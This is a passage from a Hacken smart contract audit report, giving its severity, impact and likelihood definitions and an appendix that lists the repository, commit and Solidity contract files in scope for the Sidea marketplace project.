Low: Major deviations from best practices or major Gas inefficiency. These issues will not have a significant impact on code execution, do not affect security score but can affect code quality score.

Impact Levels

High Impact: Risks that have a high impact are associated with financial losses, reputational damage, or major alterations to contract state. High impact issues typically involve invalid calculations, denial of service, token supply manipulation, and data consistency, but are not limited to those categories.

Medium Impact: Risks that have a medium impact could result in financial losses, reputational damage, or minor contract state manipulation. These risks can also be associated with undocumented behavior or violations of requirements.

This document is proprietary and confidential. No part of this document may be disclosed in any manner to A third party without the prior written consent of Hacken.

Low Impact: Risks that have a low impact cannot lead to financial losses or state manipulation. These risks are typically related to unscalable functionality, contradictions, inconsistent data, or major violations of best practices.

Likelihood Levels

High Likelihood: Risks that have a high likelihood are those that are expected to occur frequently or are very likely to occur. These risks could be the result of known vulnerabilities or weaknesses in the contract, or could be the result of external factors such as attacks or exploits targeting similar contracts.

Medium Likelihood: Risks that have a medium likelihood are those that are possible but not as likely to occur as those in the high likelihood category. These risks could be the result of less severe vulnerabilities or weaknesses in the contract, or could be the result of less targeted attacks or exploits.

Low Likelihood: Risks that have a low likelihood are those that are unlikely to occur, but still possible. These risks could be the result of very specific or complex vulnerabilities or weaknesses in the contract, or could be the result of highly targeted attacks or exploits.

Informational

Informational issues are mostly connected to violations of best practices, typos in code, violations of code style, and dead or redundant code.

Informational issues are not affecting the score, but addressing them will be beneficial for the project.

This document is proprietary and confidential. No part of this document may be disclosed in any manner to A third party without the prior written consent of Hacken.

Hacken OU
Parda 4, Kesklinn, Tallinn
10151 Harju Maakond, Eesti
Kesklinna, Estonia

Appendix 2. Scope

The scope of the project includes the following smart contracts from the provided repository:

Scope details

Repository	https://github.com/inovasyon-arcelik/sidea-smartcontracts
Commit	e7063c3
Whitepaper	Not provided
Requirements	Confidential
Technical Requirements	Link

Contracts in Scope

contracts/MultiTransactions.sol contracts/libs/Constants.sol contracts/libs/IOperatorFilterRegistry.sol contracts/libs/OperatorFilterer.sol contracts/libs/RevokableDefaultOperatorFilterer.sol contracts/libs/RevokableOperatorFilterer.sol contracts/libs/UpdatableOperatorFilterer.sol contracts/libs/upgradeable/DefaultOperatorFiltererUpgradeable.sol contracts/libs/upgradeable/OperatorFiltererUpgradeable.sol

This document is proprietary and confidential. No part of this document may be disclosed in any manner to A third party without the prior written consent of Hacken.

Hacken OU
Parda 4, Kesklinn, Tallinn
10151 Harju Maakond, Eesti
Kesklinna, Estonia

contracts/libs/upgradeable/RevokableDefaultOperatorFiltererUpgradeable.sol
contracts/libs/upgradeable/RevokableOperatorFiltererUpgradeable.sol
contracts/upgradeable/AuctionSaleUpgradeable.sol
contracts/upgradeable/CollectionManagerUpgradeable.sol
contracts/upgradeable/FixedSaleUpgradeable.sol
contracts/upgradeable/OffersUpgradeable.sol
contracts/upgradeable/ProxyAdmin.sol
contracts/upgradeable/SideaRegistryUpgradeable.sol
contracts/upgradeable/TransparentUpgradeableProxy.sol

This document is proprietary and confidential. No part of this document may be disclosed in any manner to A third party without the prior written consent of Hacken.